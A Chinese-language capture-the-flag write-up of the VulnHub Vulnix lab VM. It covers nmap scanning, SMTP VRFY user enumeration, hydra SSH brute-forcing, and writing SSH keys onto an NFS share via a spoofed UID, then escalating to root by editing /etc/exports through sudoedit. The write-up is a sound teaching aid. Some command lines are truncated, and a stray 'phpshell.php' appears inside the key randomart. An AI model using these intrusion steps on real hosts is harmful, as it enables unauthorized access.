一、靶机描述

靶机地址：https://www.vulnhub.com/entry/hacklab-vulnix,48/
靶机难度：初级（CTF）
靶机发布日期：2012 年 9 月 10 日
靶机描述：在这里，我们有一台易受攻击的 Linux 主机，该主机具有**配置**缺陷，而不是有目的的易受攻击的软件版本（无论如何，在发布之时就如此！）
目标：得到 root 权限&找到 flag.txt
作者：DXR 嗯嗯呐
VM 直接导入靶机即可

二、信息搜集

1、目标 IP 发现
命令：
arp-scan -l

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1   00:50:56:c0:00:08       (Unknown)
192.168.155.2   00:50:56:ed:8c:c1       (Unknown)
192.168.155.180 00:0c:29:f6:56:5b       (Unknown)
192.168.155.254 00:50:56:ec:12:80       (Unknown)
```

找到目标 ip：192.168.155.180
2、端口信息扫描
nmap -p- --min-rate 1000 192.168.155.180

```
└─# nmap -p- --min-rate 1000 192.168.155.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 01:27 EDT
Nmap scan report for 192.168.155.180
Host is up (0.0019s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
35716/tcp open  unknown
46200/tcp open  unknown
47120/tcp open  unknown
55569/tcp open  unknown
55640/tcp open  unknown
MAC Address: 00:0C:29:F6:56:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds

┌──(root㉿kali)-[/home/kali]
```

命令:

nmap -p22,25,79,110,111,143,512,513,514,993,995,2049,35716,46200,47120,55569,55640 -sV -sS -A 192.168.155.180

```
└─#  nmap --min-rate 1000  -p22,25,79,110,111,143,512,513,514,993,995,2049,35716,46200,
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-22 01:31 EDT
Nmap scan report for 192.168.155.180
Host is up (0.00069s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp    open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-08-31T17:40:12
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATU
|_ssl-date: 2025-05-22T05:34:23+00:00; +5s from scanner time.
79/tcp    open  finger     Linux fingerd
|_finger: No one logged on.\x0D
110/tcp   open  pop3?
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
|_Not valid after:  2022-09-02T17:40:22
|_pop3-capabilities: SASL STLS TOP UIDL CAPA PIPELINING RESP-CODES
|_ssl-date: 2025-05-22T05:34:23+00:00; +5s from scanner time.
111/tcp   open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

三、Get shell

大致看了一下，看到个熟悉的 rpcbind，而且开放了 2049 nfs 端口以及 mount

```
111/tcp   open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      42488/udp   mountd
|   100005  1,2,3      46219/udp6  mountd
|   100005  1,2,3      55640/tcp   mountd
|   100005  1,2,3      57727/tcp6  mountd
|   100021  1,3,4      39889/udp   nlockmgr
|   100021  1,3,4      44123/udp6  nlockmgr
|   100021  1,3,4      47120/tcp   nlockmgr
|   100021  1,3,4      59603/tcp6  nlockmgr
|   100024  1          42537/udp6  status
|   100024  1          45006/udp   status
|   100024  1          46200/tcp   status
|   100024  1          51509/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
```

```
2049/tcp  open  nfs         2-4 (RPC #100003)
```

命令：

rpcinfo -p IP

查看共享目录列表：

showmount -e IP

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.155.180
Export list for 192.168.155.180:
/home/vulnix *
```

发现共享了/home/vulnix，通常为用户主目录，* 表示所有 IP 均可挂载此目录

创建空目录，挂载共享目录：

mkdir /mnt/nfs_vuln

mount -t nfs 192.168.155.180:/home/vulnix /mnt/nfs_vuln

- `mount`：这是一个 Linux 命令，用于挂载文件系统。
- `-t nfs`：指定文件系统类型为 NFS，即将要挂载的是一个网络文件系统。
- `10.0.1.134:/data`：这里指定了 NFS 服务器的 IP 地址及其提供的共享目录。其中，

`10.0.1.134` 是 NFS 服务器的 IP 地址，`/data` 是在该服务器上已经通过 NFS 服务共享出来的目录。

- `/html/www`：这是本地计算机上的挂载点，即你希望把远程 NFS 服务器的 `/data` 目录挂载到本地计算机的 `/html/www` 这个位置。之后，你在本地访问 `/html/www` 就相当于访问 NFS 服务器上的 `/data` 目录。

验证是否挂载成功;

命令：

Mount

```
portal on /run/user/1000/doc type fuse.portal (rw,nosuid,nodev,relatime,user_id=1000,group_id=1000)
192.168.155.180:/home/vulnix on /mnt/nfs_vuln type nfs4 (rw,relatime,vers=4.0,rsize=65536,wsize=65536,namlen=255,hard,proto=tcp,timeo=60
addr=192.168.155.166,local_lock=none,addr=192.168.155.180)
```

验证权限：

mount | grep nfs_vuln

```
└─# mount | grep nfs_vuln
192.168.155.180:/home/vulnix on /mnt/nfs_vuln type nfs4 (rw,relatime,vers=4.0,rsize=65536,wsize=65536,namlen=255,hard,proto=tcp,timeo=600,retrans=2,sec=sys,client
addr=192.168.155.166,local_lock=none,addr=192.168.155.180)
```

具有读写权限

ls -ld /mnt/nfs_vuln

显示：drwxr-x--- 2 nobody nogroup 4096 Sep 2 2012 /mnt/nfs_vuln

```
┌──(root㉿kali)-[/mnt]
└─# ls -ld /mnt/nfs_vuln
drwxr-x--- 2 nobody nogroup 4096 Sep  2  2012 /mnt/nfs_vuln
```

测试了目录无法写入，尝试访问子目录也失败了

尝试绕过 root_squash 限制失败

回到端口扫描，看到 25 端口 smtp

建立连接：


telnet 192.168.155.180 25

显示 220 说明成功

使用 SMTP 协议的各种命令与邮件服务器交互（工具 smtp-user-enum 是 kali 自带）：

演示一下手动测试;


EHLO mail.163.com




发现没有禁用 VRFY

测试：

VRFY admin




VRFY root



服务器选择返回模糊响应，继续测试

MAIL FROM:root

RCPT TO:root



那么 root 用户存在

脚本批量测试：

smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/namelist.txt -t 192.168.155.180

```
######## Scan started at Thu May 22 02:38:37 2025 #
192.168.155.180: backup exists
192.168.155.180: games exists
192.168.155.180: irc exists
192.168.155.180: mail exists
192.168.155.180: news exists
```

得到 9 个结果

92.168.155.180: backup exists

192.168.155.180: games exists

192.168.155.180: irc exists

192.168.155.180: mail exists

192.168.155.180: news exists

192.168.155.180: proxy exists

192.168.155.180: root exists

192.168.155.180: syslog exists

192.168.155.180: user exists

将名称保存下来

```
1 games
2 irc
3 root
4 mail
5 news
6 proxy
7 syslog
8 user
9 backup
```

Kali 启动 hydra 爆破 hydra -L /home/kali/Desktop/user.txt -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.155.180

等一等等一等:

```
[STATUS] 101.00 tries/min, 101 tries in 00:01h, 14344298 to do in 2367:03h, 4 active
[STATUS] 100.67 tries/min, 302 tries in 00:03h, 14344097 to do in 2374:52h, 4 active
[22][ssh] host: 192.168.155.180   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-22 03:48:09
```

得到 ssh 用户密码后拿去连接:

ssh -oHostKeyAlgorithms=+ssh-rsa user@192.168.155.180

```
Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

user@vulnix:~$
```

命令:

Cat /etc/passwd

```
└─#
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/b
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/fal
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
user@vulnix:/tmp$
```

看到 vulnix 对应之前挂载的目录,uid2008

kali 添加用户,执行命令:

useradd -u 2008 vulnix

su vulnix

kali 另外打开一个终端，目的是创建 ssh 密钥对:

执行命令:

Sudo su

Ssh-keygen -t rsa

回车默认

Ls

会看见两个文件，分别对应公钥和私钥。如图为创建成功


回到权限是 vulnix 的终端页面，

cd /tmp/.ssh

cp /tmp/.ssh/id_rsa.pub /tmp/nfs/.ssh/authorized_keys

chmod 700 /tmp/nfs/.ssh

chmod 600 authorized_keys




现在可以使用 ssh 无密码登录了

ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@192.168.155.180’

通过 bash 进行提权

sudo -l



```
User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
```

可以以 root 用户身份执行 sudoedit /etc/exports，编辑/etc/exports 该文件

cat /etc/exports

在最下面添加:

```
#
/home/vulnix     *(rw,root_squash)
/root            *(rw,no_root_squash)
```

ctrl+X 然后输入 Y，回车保存退出

重启靶机，在 root 权限下重新挂载共享目录（记得 umount 取消之前挂载的）

成功如下：

```
└─# cd /tmp/mount

┌──(root㉿kali)-[/tmp/mount]
└─# ls
trophy.txt
```

mkdir .ssh

ls -la

ssh-keygen


```
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ./id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:4KStEa6fcjKdJXDY4mt8RZawk5/qz+p+VDLvR5pk3OE root@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|  phpshell.php   |
|    o.+o.        |
|  +.**.. .       |
| . ++=oBSo .     |
|   ...o* = E     |
|  ..o.B + +      |
|   B.*o. + .     |
| . XB+o  .       |
+----[SHA256]-----+

┌──(root㉿kali)-[/tmp/.ssh]
```

cat /tmp/.ssh/id_rsa.pub > /tmp/mount/.ssh/authorized_keys

私钥：chmod 600 id_rsa

ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa'-i id_rsa root@192.168.155.180


root@vulnix:~# pwd
/root
root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~# ls
trophy.txt
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#